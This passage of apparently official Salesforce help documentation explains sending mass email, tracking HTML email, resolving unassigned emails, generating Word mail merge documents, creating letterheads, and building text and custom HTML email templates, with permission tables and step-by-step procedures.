To send mass emails to contacts, person accounts, or leads:	"Mass Email"
To send mass emails to users:	"Mass Email" AND "Manage Users"
To send mass emails and log them in the Activity History related list:	"Mass Email" AND "Edit Tasks"

Watch a Demo: Sending Mass Email (4:31 minutes)

You can send a mass email message to a recipient list that consists of contacts, leads, person accounts, or users you can view in Salesforce.

1. Choose the type of recipients for your mass email:
   - To send mass email to contacts or person accounts, click **Mass Email Contacts** in the Tools section at the bottom of the Contacts or Cases tabs. If your organization uses person accounts, the link is also in the Tools section at the bottom of the Accounts tab.
   - To send mass email to leads, click **Mass Email Leads** in the Tools section at the bottom of the Leads tab.
   - To send mass email to users, from Setup, click **Manage Users** > **Mass Email Users**. This link is available to administrators and users with the “Manage Users” permission.
2. Select a list view of recipients and click **Go!**. By default, the My Contacts, My Leads, Active Users, or My Cases views include all records of that type with an email address. To change the list of recipients, create a new custom view.

   Contacts, leads, or person accounts that have the `Email Opt Out` field selected or do not have an email address are not included in any email list views. Person accounts are included in contact list views.
3. All recipients in the list view are selected by default. Remove recipients who shouldn't receive the mass email by deselecting them or using the top checkbox in the list view to select or deselect all of the recipients listed on the page.
4. Click **Next**.
5. Choose an email template.

   Note: You can’t send a mass email using a Visualforce email template.

6. Optionally, click the **Preview** links to view the templates. In the email template preview window, the template displays with any merge fields included, such as `{!Account.AccountNumber}`. When you send your email, data from the recipients' records, or any applicable substitute text, is inserted into the email in place of those merge fields.
7. Click **Next**.
8. On the confirmation page, select from the available Processing Options:

    - `BCC me on one message`
    - `Store an activity for each message`

      The Activity History item is associated with the contact, lead, or person account and displays as “Mass Email:<Template Description>.” The email subject, body, and attachments are not stored in the Activity History item. To log Activity History items, you must have access to view or edit the records in the recipient list and have the “Edit Task” permission.
    - `Use my signature`

      Optionally, include your email signature in this mass email. This option applies to text emails only.
    - `Mass Email Name`

      Enter a name you can use to identify this mass email in the mass email queue.

      Note: The mass email name only appears in the mass email queue and status messages you receive from Salesforce. Salesforce doesn't add the mass email name to the mass email you're sending.

9. In the Delivery Options section, do one of the following.

    - Select **Send now**.
    - Select **Schedule for delivery on** and click in the date field to specify when Salesforce will send the mass email. Use the adjacent drop-down menu to specify the time zone.

      Note: From their personal settings, users can select **Email** > **My Mass Emails** to view and cancel mass emails they scheduled. From Setup, administrators can select **Monitoring** > **Mass Email** to view and cancel mass emails scheduled by all users in their organization.

10. Click **Send** to submit the mass email.
11. Click **Finished** to complete the mass email wizard.

Guidelines on Sending Mass Email
Mass Email Status Messages

Guidelines on Sending Email

Available in: **All** Editions except **Database.com**

Note the following when sending email.

Tips

- If bounce management is activated and the email bounces, Salesforce displays an error message. Click the link in the error message to update the email address and optionally send the email to the updated address.
- You can send emails related to any record, as long as you have access to view or edit the record.

Notes

- An attachment is sent as a link if its total size is 3 MB or more or if it is sent using mass email. When recipients click the attachment link in the email, the attachment opens in a separate Web browser, and they can download the file. Attachments sent as links are stored for 30 days.
- Attachments aren't stored on emails sent from Salesforce. To be saved with the email, attachments must be either associated with the email later or sent to Salesforce using using Email-to-Case, Email-to-Salesforce, On-Demand Email-to-Case, or Salesforce for Outlook.
- Emails sent via the **Send an Email** button are listed in the Activity History list of the related records. The Activity History item is titled “Email: `Subject`.” You can click the email subject to view the body of the email.
- Emails sent from the Email related list of a case are saved in the Email related list. This functionality is only available for organizations with Email-to-Case or On-Demand Email-to-Case enabled.
- If your page layout or field-level security settings prevent you from viewing a field, that field won't be available for email templates.

Sending Email
Sending Mass Email

Guidelines on Sending Mass Email

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

When sending mass email, note the following.

Tips

- Before you send a mass email, create a custom view of contacts, leads, person accounts, or cases without an email address. In the search criteria, choose “Email equals,” and leave the third field blank. You can then update those records before sending your emails. Unfortunately, there is no way to validate an email address without sending an actual email message.
- If your template contains a merge field for which there is no data in a particular record, that field does not appear in the email you send. To find such blank fields, modify your recipient list view to search for the merge fields you are using in your template, and enter the criterion “<field> equals,” leaving the third field blank. Edit those records that have blank fields before you send your emails.
- You can send a mass email to a recipient list that consists of contacts, leads, person accounts, or users you can view in Salesforce.

Notes

- If the email deliverability option `Notify sender when mass email completes` is selected, you receive an auto-generated status email from Salesforce for each mass email you send. The subject line of the status email contains the value you entered in the `Mass Email Name` field when sending the mass email.
- Attachments in mass emails are sent as links rather than as physical files. When recipients click the attachment link in the email, the attachment opens in a separate Web browser, and they can download the file. Attachments sent as links are stored for 30 days.

Limitations

- Mass email can only be sent to an address in a standard email field. Mass email using a custom email field is not supported.
- If a standard email field is hidden by field-level security, the **Mass Email** links for contacts and leads don't appear.
- Email templates give you access only to the fields that are accessible to you via your page layout and field-level security settings. (Field-level security is available in Enterprise, Unlimited, and Developer Editions only.)

Tracking HTML Email

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

After sending an HTML email, you can track the date it was first opened, the number of times it was opened, and the date it was most recently opened.

Detail pages for contacts, leads, and person accounts include an HTML Email Status related list. Each email you send to a person or mass distribution list is listed, including the date the email was sent, first opened, last opened, and the total number of times it was opened by all users (multiple openings by the same user are counted). This list also includes automatic emails such as those sent through Web-to-Lead and Web-to-Case response rules.

- Click **Send An Email** to create a new message. See Sending Email on page 1268 for more details on sending an email.
- Click **View All** to view more details about all the items in the HTML Email Status related list.
- Click **Edit** next to an email to add any notes to it.
- Click **Del** to remove an email from the HTML Email Status related list.
- Click the subject of an email to view the entire email message. If the subject is longer than 100 characters, it is truncated with ellipses (...).

To report on the HTML email statistics listed in the HTML Email Status related list, use the HTML Email Status Report available from the Reports tab.

Note: Add the HTML Email Status related list to your contact, lead, and person account page layouts before users send HTML emails that they need to track.

Resolving Your Unassigned Emails

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view or edit unresolved emails:	"Edit" on tasks and "Read" on the objects you assign to the email AND Email to Salesforce OR Add Email in Salesforce for Outlook and Email to Salesforce
To create new Salesforce records:	"Edit" on tasks AND "Show Quick Create" and "Create" on those objects
To see recently used data in the related records fields:	"Lookup Auto-Completion" in Search Settings

When emails are sent to Salesforce using Email to Salesforce or Salesforce for Outlook, some are automatically assigned to related records based on your Email to Salesforce settings. The rest are added to My Unresolved Items, where you can either assign them to related Salesforce records or confirm that you want to leave them unassigned.

1. Access your unresolved emails from the sidebar shortcut **Unresolved Items**.
2. Depending on how you want to resolve an email, choose either of these actions.
   - Assign to related records—Enter a related record in one or both fields. If you need to, first select the correct record type from the drop-down list. If you assign a lead, you can't assign additional records. Clear an entry to cancel an assignment.
   - Leave unassigned—Click **Don't Assign**. The text `Unresolved Email:` is removed from the subject line and the email is assigned to you as a completed task. If the task's `Status` picklist includes more than one "completed" status, we use the first one.
3. Click **Save** to save your changes. All modified items are removed from the list. You can return any time to resolve remaining items. Clicking **Cancel** cancels all changes on the page. The email is added to the Activity History or Open Activities related list of the associated records.

Tips

- Unresolved emails also appear in your open task list. You can resolve an email from the email's task record by assigning it to other Salesforce records. Assigned and completed emails are automatically removed from your unresolved emails and open task lists.
- Click ▸ next to an email to see its details.
- Click **Email to Salesforce Settings** to view your email assignment settings.

Email Fields

Available in: **All** Editions

A Salesforce outbound email has the following fields, listed in alphabetical order.

Field	Description
`Attachment`	List of the attached files. The maximum total size of all email attachments is 10 MB.
`BCC`	List of email addresses to which the email will be blind carbon copied. Up to 2000 characters are allowed in this field. You can separate email addresses by semi-colons, commas, spaces, or new lines. Emails with addresses that contain parentheses, such as john(smith)@acme.com, will not be sent. The `BCC:` field is not available if your organization has enabled compliance BCC emails.
`Body`	Main text of the email. Up to 384 KB of data are allowed in this field.
`CC`	List of email addresses to which the email will be copied. Up to 2000 characters are allowed in this field. You can separate email addresses by semi-colons, commas, spaces, or new lines. Emails with addresses that contain parentheses, such as john(smith)@acme.com, will not be sent.
`From`	Automatically generated field containing your email address.
`Related To`	Existing account, asset, campaign, case, contract, opportunity, product, solution, or custom object that the email is related to. This field is not sent with the email, but is stored in the Activity History with the email.
`Signature`	Your personalized tag line. Set your signature by going to your personal settings and selecting **Email** > **My Email Settings**. It is automatically appended to individual emails. You can choose to append it to mass emails.
`Subject`	Subject of the email. Up to 80 characters are allowed in this field. The contents of this field display in bold if the email `Status` is New.
`To`	Name of the contact, lead, or person account to which the email will be sent. Only one name can be entered in this field.

USING SALESFORCE-INTEGRATED EMAIL FAQS

Can I use Salesforce to send mass emails?

If you want to send mass marketing emails, we suggest using a third-party application in the AppExchange that allows you to centrally manage email campaigns and track the responses back to Salesforce. This allows your marketing team to track the number of qualified leads and ROI for their email campaigns.

If you want to send mass sales emails, in Salesforce click **Contacts**. Then, choose **Tools** > **Mass Email Contacts**, and follow the Mass Email wizard.

GENERATING FORM LETTERS WITH TEMPLATES

Mail Merge Overview

Available in: **All** Editions except **Database.com**

A mail merge is the process of generating form letters and other Microsoft® Word documents that are personalized for the recipient, who is often a contact or lead. The content of each document is predefined in a mail merge template. Mail merge templates include variables called merge fields where data from your Salesforce records—for example a contact's name and address—displays in the generated document.

Generating Single Mail Merge Documents

To generate a Microsoft Word document for an individual record, open the record's detail page and click **Mail Merge** on the Activity History related list.

Note:

Standard mail merge requires:

- Microsoft® Internet Explorer® versions 7, 8, 9, and 10 (We don't support Google Chrome Frame™ plug-in for Internet Explorer because the ActiveX controls required for mail merge are supported in Internet Explorer only.)
- Microsoft Word 2003 or 2007
- Microsoft Windows® XP and Windows Vista® (32-bit only)

Generating Mass Mail Merge Documents

To generate Microsoft Word documents for multiple records, such as when sending a mass mailing, see the Salesforce Bulk Mail Merge Process document.

Alternatively, if Extended Mail Merge has been enabled for your organization you can easily generate mail merge documents—such as form letters with matching envelopes and address labels—for multiple records at the same time.

See Also:

Installing the Mail Merge ActiveX Control
Generating Mass Mail Merge Documents with Extended Mail Merge
Sending Single Mail Merge Documents

Installing the Mail Merge ActiveX Control

Available in: **All** Editions except **Database.com**

With standard mail merge, the first time you generate a mail merge document you must install an ActiveX control that helps Salesforce communicate with Word. **You must be logged in as a Windows user with sufficient administrative privileges to download ActiveX controls.** If you are unable to download ActiveX controls, contact your IT department or Windows system administrator for assistance.

Standard mail merge requires:

- Microsoft® Internet Explorer® versions 7, 8, 9, and 10 (We don't support Google Chrome Frame™ plug-in for Internet Explorer because the ActiveX controls required for mail merge are supported in Internet Explorer only.)
- Microsoft Word 2003 or 2007
- Microsoft Windows® XP and Windows Vista® (32-bit only)

Configure your Web browser to accept ActiveX controls as follows:

1. Click **Tools** > **Internet Options** to open the Internet Options dialog.

2. Go to the Security tab.
3. Click the icon for the **Internet** zone, then click **Custom level**.
4. In the “ActiveX controls and plug-ins” section, select `Enable` or `Prompt` for the following settings: “Download signed ActiveX controls,” “Run ActiveX controls and plug-ins,” and “Script ActiveX controls marked safe for scripting.”
5. In the “Downloads” section, select `Enable` for the “File download” setting.
6. Click **OK**.
7. Repeat the custom level settings above for the **Trusted sites** zone.
8. Ensure that salesforce.com is a trusted site by clicking the **Sites** button and looking for `https://*.salesforce.com` in the list. If it is not there, type `https://*.salesforce.com` in the text box and click **Add**. Click **OK**.
9. Go to the Advanced tab of the Internet Options dialog.
10. In the Security section at the bottom of the Settings box, confirm that “Do not save encrypted pages to disk” is blank and does not have a check mark.
11. Click **OK**.
12. You may need to restart Internet Explorer for your changes to take effect.

If you use Internet Explorer 7 or 8, the first time you perform a mail merge, the popup message `Exception: Automation server can't create object` may occur. You can disregard this message. Click **OK** to close the popup and proceed with your mail merge.

Note: Extended Mail Merge does not require the installation of an ActiveX control.

Mail Merge Overview

Managing Templates

Available in: **All** Editions except **Database.com**

Your administrator can create and maintain templates for defining letterheads, sending outbound email, and generating mail merge documents.

- Letterheads define the look and feel of your HTML email templates. Your HTML email templates can inherit the logo, color, and text settings from a letterhead.
- Email templates allow you to send email to contacts, leads, and others using predefined templates.
- Mail merge templates allow you to create custom documents using the information from your records. For example, you can create a customized thank you letter to a specific lead.

See Also:

Creating Letterheads
Managing Email Templates
Managing Mail Merge Templates

Creating New Mail Merge Templates

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To upload mail merge templates:	"Manage Public Templates"
To edit mail merge templates:	"Manage Public Templates"

1. Open a new blank document in Microsoft® Word 2002, 2003, or 2007.
2. Use Word to compose the document so it contains the text, data, and formatting your users require.
3. Locate the text or data variables in your Word document that will change each time the template is used. For example, in the salutation "Dear Bob," "Bob" is a variable because it will change when the letter is sent to a different person.
4. Replace each variable with the appropriate Salesforce merge field.

   Important:

   Each mail merge field label you use must be unique.

   - If you have Connect for Office, you can use Word integration to insert merge fields quickly.
   - If you do not have Connect for Office:

     a. Place your cursor where you want to insert a merge field.
     b. In Word 2003 and earlier, select **Insert** and then **Field** from the Word menu bar. In Word 2007, select the Insert tab on the Ribbon, click **Quick Parts** in the Text group, and then click **Field**.
     c. Select **Mail Merge** in the Categories drop-down list.
     d. Select **MergeField** in the Field names box.
     e. In the Field Properties area of the Field name box, manually enter the valid merge field, such as `Opportunity_LineItem_ProductName`.
     f. Click **OK**.

     Note: To list information about all products associated with an opportunity, insert the `Opportunity_LineItem_Start` merge field where you want to begin listing product information. Then, insert all the merge fields you want to include for each product on an opportunity. Finally, insert the `Opportunity_LineItem_End` to end the list.

5. Save your Word document.
6. Proceed to Uploading Mail Merge Templates to Salesforce on page 1280.

Tip: For best results:

- Do not configure mail merge templates as "protected" or "restricted access" in Microsoft Word. Please refer to Word's help for information about protected Word documents. (In Word, press F1 to open help.)

- Do not connect mail merge templates to external data sources such as Excel worksheets or Access databases. Please refer to Word's help for information about restoring mail merge documents to what Word calls “normal Word documents.”

  For details on how to set up your template with these tips in mind, refer to Guidelines for Uploading Mail Merge Templates.

Mail Merge Overview

Modifying Existing Mail Merge Templates

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To upload mail merge templates:	“Manage Public Templates”
To edit mail merge templates:	“Manage Public Templates”

1. Download the sample mail merge templates and unzip the files to a convenient directory on your hard drive.
2. Review the instructions provided in `salesforce_mailmerge_templates_howto.doc`.
3. Open the desired sample template in Microsoft Word.
4. Save a copy of the sample template to your computer's desktop or other convenient location:
   - Word 2000, XP, and 2003 users, select **Save As** from the **File** menu then choose an appropriate file name and destination folder.
   - Word 2007 users, select **Save As** from the Office button then choose an appropriate file name and destination folder.
5. Optionally, customize the text and formatting of the template.
6. Press ALT+F9 to display the hidden mail merge field codes.

   Each of the mail merge fields should now appear in curly braces as follows: `{MERGEFIELD Contact_FullName \* MERGEFORMAT}`
7. Change or add merge fields as necessary.
   - If you have Connect for Office, you can use Word integration to insert merge fields quickly.
   - If you do not have Connect for Office:
     a. Place your cursor where you want to insert a merge field.
     b. In Word 2003 and earlier, select **Insert** and then **Field** from the Word menu bar. In Word 2007, select the Insert tab on the Ribbon, click **Quick Parts** in the Text group, and then click **Field**.
     c. Select **Mail Merge** in the Categories drop-down list.

d. Select **MergeField** in the Field names box.
e. In the Field Properties area of the Field name box, manually enter the valid merge field, such as `Opportunity_LineItem_ProductName`.
f. Click **OK**.

Note: To list information about all products associated with an opportunity, insert the `Opportunity_LineItem_Start` merge field where you want to begin listing product information. Then, insert all the merge fields you want to include for each product on an opportunity. Finally, insert the `Opportunity_LineItem_End` to end the list.

8. Save your Word document.
9. Proceed to Uploading Mail Merge Templates to Salesforce on page 1280.

Tip: For best results:

- Do not configure mail merge templates as “protected” or “restricted access” in Microsoft Word. Please refer to Word's help for information about protected Word documents. (In Word, press F1 to open help.)
- Do not connect mail merge templates to external data sources such as Excel worksheets or Access databases. Please refer to Word's help for information about restoring mail merge documents to what Word calls “normal Word documents.”

  For details on how to set up your template with these tips in mind, refer to Guidelines for Uploading Mail Merge Templates.

Merge Fields for Mail Merge Templates
Mail Merge Overview

Creating Mail Merge Templates with Microsoft® Word

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

You can create mail merge templates to use with the mail merge utility. You'll do this with the Connect for Office Word add-in, which provides a complete list of valid merge fields for you to insert.

Important:

Each mail merge field label you use must be unique.

1. Open Microsoft® Word.

2.

If you use	You'll
Word 2003 or earlier	Select **Log In** from the **salesforce.com** drop-down menu on the toolbar.
Word 2007	Open the salesforce.com tab on the Ribbon, click the **Merge Fields** drop-drown menu, and then select **Log In**.

3. Enter your Salesforce username and password.
4. Click **Login**.

Note: When you are successfully logged in and have an active session, the **Log In** command in the drop-down button is disabled. To log out, click **Log Out**.

5. Create your mail merge template from an existing or blank Word document.
6. Place your cursor where you want to insert a Salesforce merge field. To replace an existing merge field, select the entire merge field in your template. Mail merge fields must be unique.
7. In Word 2003 and earlier, select **Insert Merge Field** from the **salesforce.com** drop-down menu. In Word 2007, click the **Merge Fields** drop-drown menu at the salesforce.com tab on the Ribbon, and then select **Insert Merge Field**.
8. In the Insert Merge Fields dialog, select a field type and then select the merge field you want to insert. If you use products in Salesforce, see Including Opportunity Product Data in Mail Merge Templates on page 1279.
9. Click **Insert** to add the merge field at your current cursor position in your Word document.
10. Insert additional merge fields as desired to build your mail merge template.
11. After your mail merge template is complete, upload it to Salesforce from Setup by clicking **Communication Templates** > **Mail Merge Templates**.

Including Opportunity Product Data in Mail Merge Templates

Products are available in Enterprise, Unlimited, and Developer Editions. They are also available in Professional Edition for an additional fee. To add opportunity product data to your mail merge template, in the Insert Merge Fields dialog select Opportunity Line Item Fields and then select the fields to insert. This inserts a table with the selected merge fields and special "start" and "end" fields. (You can download sample default mail merge templates which include a table of opportunity product data.) You can modify this table as needed, but the `Opportunity_LineItem_Start` merge field must be before all opportunity product merge fields and the `Opportunity_LineItem_End` merge field must be after all opportunity product merge fields. These start and end fields trigger Salesforce to list all of the products on the opportunity.

If you also want to insert product merge fields into the table of opportunity product merge fields, you can do so manually without using the salesforce.com Word add-in:

1. In your Word document, place your cursor where you want to insert the merge field.
2. In Word 2003 and earlier, select **Insert** and then **Field** from the Word menu bar. In Word 2007, select the Insert tab on the Ribbon, click **Quick Parts** in the Text group, and then click **Field**.
3. Select **Mail Merge** in the Categories drop-down list.
4. Select **MergeField** in the Field names box.
5. In the Field name box in the Field Properties area, enter the merge field name manually, such as `Opportunity_LineItem_ProductName`.

6. Click **OK**.

Uploading Mail Merge Templates to Salesforce

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To upload mail merge templates:	"Manage Public Templates"
To edit mail merge templates:	"Manage Public Templates"

Administrators and users with the "Manage Public Templates" permission must upload completed Microsoft Word mail merge templates to Salesforce to make them available for use.

Tip: Before uploading a template, we recommend reviewing Guidelines for Uploading Mail Merge Templates.

1. In Salesforce, from Setup, click **Communication Templates** > **Mail Merge Templates**.
2. Click **New Template**.
3. Enter a name and description for the template. This will help users correctly choose a template when generating mail merge documents.

   If your organization uses Extended Mail Merge, choose the appropriate document type: `Document`, `Label`, or `Envelope`.
4. Click **Browse** to select your Word mail merge template.

5. Click **Save** to finish.

Using Letterheads

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change letterheads:	"Manage Letterheads"

A letterhead defines the logo, page color, and text settings for your HTML email templates. For best results, create a single letterhead to use for all your HTML email templates. You can create letterheads and make them available organization-wide.

To use letterheads, from Setup, click **Communication Templates** > **Letterheads**.

From the Letterheads list page:

- To view a letterhead, select the name from the list.
- To edit a letterhead, click the name from the list and choose one of the edit options: **Edit Properties** or **Edit Letterhead**.
- To delete a letterhead, click **Del** next to the name. You cannot delete a letterhead that is used in any HTML email templates.

Creating Letterheads
Letterhead Fields

Creating Letterheads

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change letterheads:	"Manage Letterheads"

Letterheads define the look and feel of your HTML email templates. Your HTML email templates can inherit the logo, color, and text settings from a letterhead. A letterhead consists of properties and details. The properties are only visible inside your organization; they help users identify a letterhead. The details are applied to an email when using that letterhead. Use the letterhead wizard to create both the properties and details of your letterhead.

1. From Setup, click **Communication Templates** > **Letterheads**.
2. Click **New Letterhead**.

Setting Letterhead Properties

1. Check `Available For Use` if you would like users to be able to use the new letterhead immediately.
2. Enter a `Letterhead Label`. The label is used to refer to the letterhead on user interface pages.
3. If necessary, change the `Letterhead Unique Name`. This is a unique name used to refer to the component when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the `Letterhead Unique Name` field, a developer can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
4. Enter a description for this letterhead. The name and description fields are for internal use only to describe the letterhead to other users.
5. Click **Save**. The letterhead detail page appears.

Setting Letterhead Details

1. Set the attributes for the letterhead.
   - Click **Edit Background Color**, and enter a color for the background of your letterhead. Click the color picker button to choose a color.
   - Click **Edit Header Properties**, and select the color, alignment, and height for the top section of the letterhead.
   - Click **Select Logo** to include an image of your company logo in the top or bottom section of the letterhead. To select an image, choose a folder, and click the document name to attach the document. Alternatively, click **Search in Documents**, and enter the file name to search for documents by name. Make sure the document you select is marked as `Externally Available` on the Documents tab so that a user who does not have a Salesforce username and password can view the image when it is received in an email.
   - Click **Remove Logo** to delete the image from the letterhead.
   - Click **Edit Top Line**, and enter a color and height for a horizontal line below the header. Click the color picker button to choose a color.
   - Click **Edit Body Colors**, and enter the background color for the main body of your letterhead.
   - Click **Edit Middle Line**, and enter a color and height for the middle border in your letterhead. Click the color picker button to choose a color.
   - Click **Edit Footer Properties**, and select a color, alignment, and height for the bottom section of the letterhead.
   - Click **Edit Bottom Line**, and select a color and height of a bottom horizontal line. Click the color picker button to choose a color.
2. Optionally, click **Preview** to display the letterhead in a separate browser window.
3. Click **Save**.

To create an HTML email template that contains the settings in your letterhead, see Creating HTML Email Templates on page 1613.

Letterhead Fields

Here is a description, in alphabetical order, of the fields that appear on the Letterhead Detail page.

Field	Description
`Available For Use`	Check mark that indicates the letterhead can be applied to an HTML template.
`Created By`	Name of the user who created the letterhead, including the date and time.
`Description`	Text that helps distinguish this letterhead from others.
`Letterhead Label`	Internal name to identify the letterhead.
`Letterhead Unique Name`	This is a unique name used to refer to the component when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the `Letterhead Unique Name` field, a developer can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
`Modified By`	Name of the user who last modified the letterhead, including the date and time.
`Namespace Prefix`	The namespace prefix used by the email template within the API.

Managing Email Templates

Available in: **All** Editions except **Database.com**

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

HTML and Visualforce email templates not available in: **Personal** Edition

User Permissions Needed	
To create or change HTML email templates:	"Edit HTML Templates"
To create or change Visualforce email templates:	"Customize Application"
To create or change public email template folders:	"Manage Public Templates"

You can create four different types of email templates:

- **Text** - All users can create or change text email templates. See Creating Text Email Templates on page 1286.
- **HTML with letterhead** - Administrators and users with the "Edit HTML Templates" permission can create HTML email templates based on a letterhead. See Creating HTML Email Templates on page 1613.
- **Custom HTML** - Administrators and users with the "Edit HTML Templates" permission can create custom HTML email templates without using a letterhead. You must either know HTML or obtain the HTML code to insert in your email template. See Creating Custom HTML Email Templates on page 1612.
- **Visualforce** - Administrators and developers can create templates using Visualforce. Visualforce email templates allow for advanced merging with a recipient's data, where the content of a template can contain information from multiple records. See Creating Visualforce Email Templates.

All of these email templates can include text, merge fields, and attached files. You can also include images on your HTML and Visualforce templates. You can use email templates when you send an email from the Activity History related list of a record. Text and HTML templates can also be used when you send mass email. A button to check the spelling of your template is available for text templates and Visualforce templates without HTML tags.

Note: You can't send a mass email using a Visualforce email template.

To access your email templates, do one of the following:

- If you have permission to edit public templates, from Setup, click **Communication Templates** > **Email Templates**.
- If you don't have permission to edit public templates, at the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears. Then from the left side of the page, click **Email** > **My Templates**.

- Click on the name of any email template to go to the Viewing Email Templates page.
- To edit or delete a template, click **Edit** or **Del** next to the template name in the list.
- Click **New Template** to create any type of email template.

Note: Email templates used in the following features must be both public and active:

- Web-to-Lead
- Web-to-Case
- Email-to-Case or On-Demand Email-to-Case
- Assignment rules
- Escalation rules
- Auto-response rules

Viewing Email Templates

Available in: **All** Editions except **Database.com**
Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions
HTML and Visualforce email templates not available in: **Personal** Edition

User Permissions Needed	
To create or change HTML email templates:	"Edit HTML Templates"
To create or change Visualforce email templates:	"Customize Application"
To create or change public email template folders:	"Manage Public Templates"

To view a template, click the template name in the list. The options vary depending on the template type (custom, HTML, Visualforce, or text):

- For text templates, click **Edit** to change the message content, subject, or merge fields.
- For custom and HTML templates:
  - ◊ Click **Edit HTML Version** to change the content or merge fields of the HTML version.

    Note: All custom and HTML email templates include a text-only version for recipients who are unable to view HTML emails. If you leave the text-only version blank, the text-only version is automatically generated when you edit the HTML version.

  - ◊ Click **Edit Text Version** to change the content or merge fields of the text-only version.

    Warning: Salesforce.com recommends that you leave the text-only version blank. If you leave it blank, Salesforce automatically creates the text-only content based on the current HTML version. If you don't leave the text-only version blank and instead manually enter content, subsequent edits to the HTML version aren't reflected in the text-only version.

- For Visualforce templates:
  - ◊ Click **Edit Template** to change the markup of the template page.
  - ◊ The Visualforce Attachments related list indicates which attachments are being generated through Visualforce markup.
  - ◊ If the Visualforce markup references components in installed managed packages, such as another class, a trigger, a custom object, and so on, the Version Settings related list shows the package versions of the installed managed packages containing the referenced components.
  - ◊ If the email template includes encrypted data, keep in mind that the data displays encrypted within the generated email and when viewing the Visualforce template page. It doesn't display in plain text for security purposes.
- Click **Send Test and Verify Merge Fields** to view a sample of the template populated with data from records you choose and send a test email.
- Click **Attach File** from the Attachments related list to add an attachment to the template. The attached file is included in every email that uses the template.

  To select a file:

  - ◊ Click the **Search in Documents** link to search for files in the Documents tab. If you select an image logo or other graphic file, make sure the document is marked as `Externally Available` on the Documents tab so all email recipients can view the image.
  - ◊ Alternatively, choose an option from the **File Location** drop-down list to select a file from your computer or from a document folder.
- If you have the "Manage Public Templates" permission, you can click **[Change]** next to the `Author` field to select a different author. Initially, the author is the person who created the email template.
- Click **Delete** to remove the template.
- Click **Clone** to clone a template. For more information, see Cloning Email Templates on page 1290.
- If "Developer Mode" is enabled, click **Show Dependencies** to see what components the template references.

Creating Text Email Templates

Available in: **All** Editions except **Database.com**
Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions
HTML and Visualforce email templates not available in: **Personal** Edition

User Permissions Needed	
To create or change public email template folders:	"Manage Public Templates"

To create a text email template:

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, click **Communication Templates** > **Email Templates**.
   - If you don't have permission to edit public templates, at the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears. Then from the left side of the page, click **Email** > **My Templates**.
2. Click **New Template**.
3. Choose the `Text` template type, and click **Next**.
4. Choose a folder in which to store the template.
5. Select the `Available For Use` checkbox if you would like this template offered to users when sending an email.
6. Enter an `Email Template Name`.
7. If necessary, change the `Template Unique Name`. This is a unique name used to refer to the component when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the `Template Unique Name` field, a developer can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
8. Select an `Encoding` setting to determine the character set for the template.
9. Enter a `Description` for the template. Both template name and description are for internal use only.
10. Enter the `Subject` for the message.
11. Enter the text to appear in the message.
12. Optionally, enter merge fields in the template subject and text body. These fields will be replaced with information from your records when you send an email.
13. Click **Save**.

Tip: Click **Send Test and Verify Merge Fields** to view a sample of the template populated with data from records you choose and send a test email.

Attaching Files to Templates

To add an attachment to a template:

1. From Setup, click **Email** > **My Templates**. If you have permission to edit public templates, from Setup, click **Communication Templates** > **Email Templates**.
2. Select a template.
3. Click **Attach File** from the email template detail page.
4. Choose a folder and click the document name to attach the document, or click **Search in Documents** and enter the file name to search for a document by name.

   Alternatively, click **My Computer** to attach a file from your computer.

The attached file is included in every email that uses the template. Note that attachments in mass emails are sent as links rather than as physical files (see Sending Mass Email on page 1269).

Using the Format Toolbar

Use the formatting toolbar to edit text in HTML. Select the text you wish to format and click the appropriate option described below:

Option	Description
Font	Choose a character style. Select the text you want applied to a font and then choose the appropriate font.
Size	Choose a character size. Select the text you want applied to the size and then choose the size.
	Insert a graphic from the documents library. This option is not available when doing some actions such as creating custom home page components.
	Choose a background color
	Choose a font color
	Make text bold
	Make text italic
	Underline text
	Insert a new hyperlink or edit an existing link. Select the text you want to link, click this button, and enter the URL for the link. To use a merge field such as `{!Case_Link}` as the destination of the link, insert the merge field after the **http://**.
	Left justify text
	Center text
	Right justify text
	Bullet a list
	Number a list
	Increase text indent
	Decrease text indent

Creating Custom HTML Email Templates

Available in: **All** Editions except **Database.com**
Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions
HTML and Visualforce email templates not available in: **Personal** Edition

User Permissions Needed	
To create or change custom HTML email templates:	"Edit HTML Templates"
To create or change public email template folders:	"Manage Public Templates"

To create a custom HTML email template:

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, click **Communication Templates** > **Email Templates**.
   - If you don't have permission to edit public templates, at the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears. Then from the left side of the page, click **Email** > **My Templates**.
2. Click **New Template**.
3. Choose `Custom (without using Letterhead)` and click **Next**.
4. Choose a folder in which to store the template.
5. Select the `Available For Use` checkbox if you would like this template offered to users when sending an email.
